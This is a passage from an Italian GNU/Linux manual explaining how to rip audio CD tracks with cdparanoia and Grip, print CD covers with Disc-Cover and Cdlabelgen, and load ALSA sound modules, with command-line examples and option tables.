A parte il caso in cui venga utilizzata l'opzione '**-B**', è obbligatorio specificare l'intervallo di tracce e di tempo di registrazione. Semplificando al massimo, si tratta dell'intervallo di tracce espresso semplicemente nella forma ***m-n***, dove ***m*** è la traccia iniziale e ***n*** quella finale. Nella pagina di manuale *cdparanoia(1)* si può leggere una spiegazione un po' più dettagliata che permette di individuare meglio la porzione desiderata.

Opzione	Descrizione
`-d` ***unità_cd*** `--force-cdrom-device` ***unità_cd***	Stabilisce quale unità usare attraverso l'indicazione del file di dispositivo.
`-w` `--output-wav`	Genera un formato WAV-RIFF.
`-B` `--batch`	Genera una serie di file, uno per ogni traccia.
`-Z` `--disable-paranoia`	Disabilita il processo di rilettura e correzione degli errori.

Segue la descrizione di alcuni esempi.

- `$` **cdparanoia -d /dev/hdc -w 1 mio_file.wav** [*Invio*]

Crea il file ‘`mio_file.wav`’ ottenuto dalla prima traccia del CD contenuto nel lettore, corrispondente al file di dispositivo ‘`/dev/hdc`’.

- `$` **`cdparanoia -d /dev/hdc -w 1-2 mio_file.wav`**[*Invio*]

  Crea il file ‘`mio_file.wav`’ ottenuto dalle prime due tracce del CD contenuto nel lettore, corrispondente al file di dispositivo ‘`/dev/hdc`’.

- `$` **`cdparanoia -d /dev/hdc -w -B`**[*Invio*]

  Crea una serie di file, nella directory corrente, uno per ogni traccia del CD contenuto nel lettore, corrispondente al file di dispositivo ‘`/dev/hdc`’. I file sono in formato WAV-RIFF.

- `$` **`cdparanoia -d /dev/hdc -w 1 - `**↩
  ↪ **`| sox -t .wav - -t ossdsp /dev/dsp`**[*Invio*]

  Legge la prima traccia audio del CD contenuto nel lettore (corrispondente al file di dispositivo ‘`/dev/hdc`’) e la passa a un altro programma, attraverso un condotto. Quel programma si occupa di convertire il formato in modo da poterlo inviare al dispositivo ‘`/dev/dsp`’ che in pratica corrisponde a un ingresso digitale della scheda audio.

A parte la qualità della riproduzione che si ottiene, eventualmente anche pessima, questo esempio mostra in che modo si può prelevare una traccia audio per rielaborarla prima dell’ascolto, senza passare per l’uscita audio del CD.

30.7.2 Grip

Grip[28] è un altro programma in grado di estrarre tracce audio da un CD, pilotando eventualmente anche la conversione in formato MP3, Ogg Vorbis o FLAC. Eventualmente può funzionare come lettore CD puro e semplice; in tal caso, si comporta esattamente come Gcd, che in effetti è una versione ridotta dello stesso Grip.

Anche Grip è quindi un programma grafico interattivo, come lo è Gcd, ma in questo caso è molto importante la configurazione, che viene memorizzata nel file '`~/.grip`'. Due aspetti molto importanti della configurazione riguardano il modo in cui vengono prelevate le tracce (figura 30.109) e la conversione eventuale in MP3, Ogg Vorbis (figura 30.110 e figura 30.111) o FLAC.

Figura 30.109. Configurazione del prelievo delle tracce audio attraverso Grip.



Figura 30.110. Configurazione della conversione delle tracce prelevate in MP3.



Figura 30.111. Configurazione della conversione delle tracce prelevate in Ogg Vorbis.



Il prelievo normale può avvenire direttamente attraverso Grip stesso, senza l'ausilio di altri programmi, ma in particolare viene definita in questa fase la collocazione dei file ottenuti (che sono di tipo WAV-RIFF). Nella figura 30.109 si vede in particolare che i file vengono definiti in base alla stringa '**`~/mp3/%A/%d/%n.wav`**'. Evidentemente, '**`%A`**', '**`%d`**' e '**`%n`**' sono delle macro che vengono sostituite,

rispettivamente, con il nome dell'artista, il nome del disco, la traccia, completa di numero sequenziale. In pratica, se non è stato ottenuto il nome dell'artista e del CD, la prima traccia corrisponde al file '`~/mp3/noartist/unknown_disk/track_1.wav`'.

La conversione in MP3, Ogg Vorbis o in FLAC delle tracce richiede un programma apposito. Grip è in grado di utilizzarne diversi, in particolare LAME (sezione 30.13), Vorbis Tools e Flac. Nella configurazione (figura 30.110) deve essere indicato il tipo di programma usato per la conversione, il percorso assoluto dell'eseguibile e le opzioni da dargli; inoltre, come nella situazione precedente deve essere indicato in che modo comporre il nome del file. Anche nella riga di comando del programma di conversione vengono indicate delle macro; tuttavia, in generale non conviene modificare le opzioni e gli argomenti che si ottengono automaticamente alla selezione di un tipo particolare di programma per la compressione audio.

Riquadro 30.112. Come usare Toolame al posto di LAME.

Al posto di LAME, può essere conveniente l'uso del programma Toolame, che si limita a produrre un formato «MPEG-1 layer II», con il vantaggio di non incorrere nei brevetti che soffocano lo strato III.
Per ottenere questo risultato, si può configurare Grip, come se si utilizzasse LAME (figura 30.110), indicando però il percorso per Toolame (che dovrebbe essere '`/usr/bin/toolame`') e modificando leggermente le opzioni della riga di comando, dato che per Toolame l'opzione '**`-h`**' richiama soltanto una guida rapida: '**`-q 2 -b %b %w %m`**'; in pratica si sostituisce '**`-h`**' con '**`-q 2`**', che sarebbe un'alternativa valida anche per LAME stesso.

Dopo la configurazione, per passare al prelievo occorre prima selezionare le tracce desiderate, come si vede nella figura 30.113, utiliz-

zando il mouse, premendo il terzo tasto (quello destro). Successivamente si può passare al prelievo, come si vede nella figura 30.114, dove si può scegliere se prelevare semplicemente le tracce, generando file di tipo WAV-RIFF, con il pulsante grafico RIP ONLY, oppure si può ottenere direttamente la conversione in formato MP3, con il pulsante grafico RIP+ENCODE.

Figura 30.113. Selezione delle tracce.



Figura 30.114. Prelievo delle tracce.



30.8 Etichette e copertine

Premesso che la riproduzione di un CD audio deve avvenire nel rispetto della legge, il problema che si incontra dopo tale realizzazione consiste probabilmente nel disegno di una copertina appropriata. Naturalmente, ciò può valere anche per un CD non duplicabile

che ha perso la sua copertina originale, o che viene trasferito in un contenitore differente.

Per questo genere di cose basta un programma di disegno, o addirittura un foglio elettronico, ma occorre tempo per prendere le misure esatte e per trascrivere i dati del disco. Si intuisce che un programma specifico per questo scopo potrebbe interrogare un servizio CDDBP e generare tutto automaticamente.

30.8.1 Disc-Cover

«

Disc-Cover [29] è un programma, relativamente semplice, per la produzione di copertine da inserire nei contenitori per CD, utilizzando le informazioni che si possono ottenere tramite il protocollo CDDBP:

```
disc-cover [opzioni]
```

Il programma si avvale di una propria configurazione, costituita dal file '`/etc/disc-cover.conf`' ed eventualmente dal file '`~/.disc-coverrc`', dove il secondo rappresenta ovviamente la personalizzazione del singolo utente. Oltre a questi file, il programma si avvale della configurazione standard costituita dal file '`~/.cdserverrc`' per l'individuazione del servizio a cui rivolgere le interrogazioni con il protocollo CDDBP e del contenuto della directory '`~/.cddb/`' per ricercare interrogazioni fatte in precedenza.

In generale, non dovrebbe essere necessario modificare la configurazione predefinita del programma, a parte, eventualmente, verificare che il file '`~/.cdserverrc`' contenga informazioni valide. In base alla configurazione predefinita, il programma legge il CD cercando

di accedervi attraverso il file di dispositivo '`/dev/cdrom`', ma si può usare l'opzione '**`-D`**' per specificarne uno differente. Inoltre, in mancanza di un file '`~/.cdserverrc`', si può chiedere al programma di produrne uno con l'uso dell'opzione '**`-S`**' (se il file c'è già ma è errato, lo si può rimuovere prima di usare tale opzione).

In condizioni normali, quando Disc-Cover legge un CD e ottiene le informazioni sul suo contenuto, genera un file PostScript con il disegno delle copertine da stampare e ritagliare. Attraverso le opzioni è possibile richiedere un formato differente, così come è possibile specificare il nome del file che si vuole generare. In mancanza di altro, si ottiene normalmente un nome costituito dall'artista e dal titolo del disco.

Tabella 30.115. Alcune opzioni.

Opzione	Descrizione
`-a "`***testo***`"` `-additional "`***testo***`"`	Consente di specificare del testo addizionale da mostrare nella copertina, al posto di altre eventuali informazioni, che però non sono sempre presenti.
`-c jewel|slim|x-slim|tevion-slim`↩ ↪`|letter-slim` `-casetype jewel|slim|x-slim`↩ ↪`|tevion-slim|letter-slim`	Permette di stabilire le caratteristiche del cofanetto nel quale vanno inserite le copertine che si vogliono generare.
`-D` ***file_di_dispositivo*** `-Device` ***file_di_dispositivo***	Permette di stabilire il file di dispositivo da usare per accedere al lettore CD.

Opzione	Descrizione
`-e` `-extended`	Permette di aggiungere informazioni ulteriori se disponibili.
`-o` ***file*** `-output` ***file***	Specifica il nome del file da creare.
`-S` `-Server`	Richiede di creare un file '`~/.cdserverrc`' mancante.

`-t txt|tex|dvi|ps|pdf|cddb↩`
`↪|lbl|html`
`-type txt|tex|dvi|ps|pdf|cddb↩`
`↪|lbl|html`
	Permette di stabilire il formato del file da generare. Per i dettagli sui vari formati si consulti la pagina di manuale *disc-cover(1)*.

Segue la descrizione di alcuni esempi.

- `$` **`disc-cover -D /dev/sr0`** [*Invio*]

  Viene avviato il programma indicando esplicitamente di voler leggere il CD contenuto nell'unità corrispondente al file di dispositivo '`/dev/sr0`'. Supponendo che si tratti del CD Eagles, *Hotel California*, pubblicato da Asylum, si potrebbe ottenere il file PostScript denominato: '`Eagles_-_Hotel_California.ps`'. L'aspetto del cartoncino da ritagliare dovrebbe essere come quello che si vede nella figura 30.116, nel lato sinistro.

- `$` **`disc-cover -D /dev/sr0 -c x-slim ↩`**
  `↪-a "http://magnatune.com/artists/Ensamble%20Sreteniye\n↩`

```
↪License: Creative Commons ↩
↪Attribution-NonCommercial-ShareAlike 1.0\n↩
↪Downloaded: 2003-10-17" [Invio]
```

Qui si vuole generare la copertina per un cofanetto sottile, del tipo '**x-slim**', per un disco ottenuto a partire da file MP3 scaricati da *http://magnatune.com* , nel rispetto della licenza CC Attribution-NonCommercial-ShareAlike 1.0, come citato attraverso l'opzione '**-a**'. Si osservi nel testo associato all'opzione '**-a**' l'uso della sequenza '**\n**' per richiedere di andare a capo. Il file che si ottiene dovrebbe avere l'aspetto che si vede nella figura 30.116, nel lato destro.

Figura 30.116. A sinistra: Eagles, *Hotel California*, Asylum; a destra: Ensemble Sreteniye, *Ancient Church Singing of Byzantine, Georgia and Rus*.





30.8.2 Cdlabelgen

Cdlabelgen [30] è un programma per la produzione di copertine da inserire nei contenitori per CD, utilizzando le informazioni fornite attraverso la riga di comando:

```
cdlabelgen [opzioni]
```

Se il programma viene usato senza l'indicazione di alcuna opzione, si ottiene, attraverso lo standard output, un file PostScript con il disegno dei cartoncini da inserire in un contenitore comune per CD, con l'indicazione della data e nulla altro. Con l'uso delle opzioni è possibile specificare il nome del file da creare e il contenuto da inserire nei cartoncini. In pratica, Cdlabelgen non si avvale del protocollo CDDBP e tutto quello che si vuole inserire va specificato con le opzioni.

Tabella 30.117. Alcune opzioni.

Opzione	Descrizione
`-c` ***categoria*** `--category` ***categoria***	Attribuisce un titolo al disco.
`-s` ***sottocategoria*** `--subcategory` ***sottocategoria***	Attribuisce un sottotitolo al disco.
`-i` ***voci*** `--items` ***voci***	Descrive il contenuto del disco. Il testo che si fornisce come argomento dell'opzione, può contenere il carattere '`%`' per separare le varie voci tra di loro.

Opzione	Descrizione
`-d` ***data*** `--date` ***data***	Permette di specificare una data differente da quella ottenuta dall'orologio del sistema.
`-D` `--no-date`	Non inserisce la data.
`-o` ***file*** `--output-file` ***file***	Permette di definire il nome del file PostScript da generare; senza questa opzione, il file viene emesso attraverso lo standard output.
`-m` `--create-slim-cover`	Richiede una forma differente per il disegno del cartoncino, adatto a contenitori sottili.
`-M` `--create-envelope`	Richiede una forma differente per il disegno del cartoncino, adatto a realizzare una bustina.
`--create-dvd-inside`	Richiede una forma differente, adatta per l'inserimento all'interno dei contenitori usati solitamente per i DVD.
`--create-dvd-outside`	Richiede una forma differente, adatta per l'inserimento all'esterno dei contenitori usati solitamente per i DVD.

Segue la descrizione di alcuni esempi.

- `$` **`cdlabelgen -c "Eagles"`** ↩
  ↪**`-s "Hotel California"`** ↩

```
↪-i " 1. Hotel California 06:32%↩
↪ 2. New Kid In Town 05:04%↩
↪ 3. Life In The Fast Lane 04:46%↩
↪ 4. Wasted Time 04:55%↩
↪ 5. Wasted Time (Reprise) 01:23%↩
↪ 6. Victim Of Love 04:09%↩
↪ 7. Pretty Maids All In A Row 03:59%↩
↪ 8. Try And Love Again 05:11%↩
↪ 9. The Last Resort 07:27%↩
↪%CD length: 43:33" > cartoncino.ps[Invio]
```

In questo caso, nel file ‘`cartoncino.ps`’ si vuole riprodurre il testo descrittivo di un CD musicale comune, dove si può osservare l’uso dell’opzione ‘**`-i`**’ per indicare i titoli delle tracce contenute. Il risultato che si ottiene è simile a quello che si vede nella figura 30.118, nel lato sinistro. Si ricorda che questo disco in particolare non è duplicabile legalmente e l’esempio viene riportato per poter fare un confronto tra il risultato generato da Cdlabelgen e Disc-Cover, come appare in un’altra sezione.

-
```
$ cdlabelgen -c "nanoLinux III" -s "2005.01.01" -M ↩
↪-i "Please select a name like: auto, hdb, hdc, ↩
↪hdd, hda1, hda2,... sda, sdb, sda1,%↩
↪sda2,... sr0, sr1, to boot the root ↩
↪file system from the corresponding device%↩
↪file (/dev/hda, /dev/hdb, etc.). ↩
↪You may select a BIOS device with a name like%↩
↪80 or 81, which selects the boot sector ↩
↪inside the first or second ATA hard%↩
↪disk. You may also press [F1], [F2],... ↩
↪to get help, or just press [Enter] to%↩
↪boot the usual hard disk." > nanolinux.ps[Invio]
```

In questo caso si vuole predisporre una bustina per contenere una distribuzione GNU/Linux autoavviabile da CD. Il risultato che si dovrebbe ottenere, in questo caso nel file ‘`nanolinux.ps`’, si

vede nella figura 30.118, nel lato destro.

Figura 30.118. A sinistra: Eagles, *Hotel California*, Asylum; a destra: nanoLinux III.



30.9 Audio con i sistemi GNU/Linux

Esistono diversi modi per arrivare a ottenere la gestione dell'audio con i sistemi GNU/Linux. Con kernel 2.6 si considera attuale il modello denominato ALSA (*Advanced Linux sound architecture*, mentre il modello precedente, noto con la sigla OSS (*Open sound system*), è superato.

Qualunque sia il tipo di gestione dell'audio che si vuole utilizzare, nel caso di un sistema GNU/Linux occorre predisporre un kernel

con le funzionalità necessarie all'adattatore audio di cui si dispone, possibilmente utilizzando dei moduli. Se si intende realizzare un kernel modulare, occorre poi fare in modo che i moduli relativi vengano caricati opportunamente, eventualmente specificando i parametri necessari a raggiungere correttamente la scheda. Nell'esempio successivo viene caricato il modulo ALSA per una scheda PCI EMU10K1:

```
# modprobe snd-emu10k1 [Invio]
```

Per verificare che la scheda sia stata riconosciuta correttamente, si può «interpellare» il file di dispositivo '`/dev/sndstat`', corrispondente a '`/proc/asound/oss/sndstat`':

```
# cat /dev/sndstat [Invio]

# cat /proc/asound/oss/sndstat [Invio]
```

```
Sound Driver:3.8.1a-980706 (ALSA v1.0.2c emulation code)
Kernel: Linux nanohost 2.6.3 #1 Sun Mar 7 13:36:24 CET ↩
↪2004 i686
Config options: 0

Installed drivers:
Type 10: ALSA emulation






Card config:
Sound Blaster Live! (rev.8) at 0xdc00, irq 5

Audio devices:
0: EMU10K1 (DUPLEX)



